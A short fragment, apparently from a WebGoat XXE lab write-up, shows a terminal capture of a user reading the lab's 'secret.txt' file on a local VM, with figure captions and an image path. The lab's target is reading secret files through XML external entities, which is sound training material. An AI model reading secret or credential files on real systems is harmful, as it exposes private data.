

Figure 54

```
yulu162@yulu162-VirtualBox:~/webgoat$ cat /home/yulu162/.webgoat-8.2.2/XXE/secret.txt
WebGoat 8.0 rocks... (DzZQbseQys)yulu162@yulu162-VirtualBox:~/webgoat$
```

Figure 55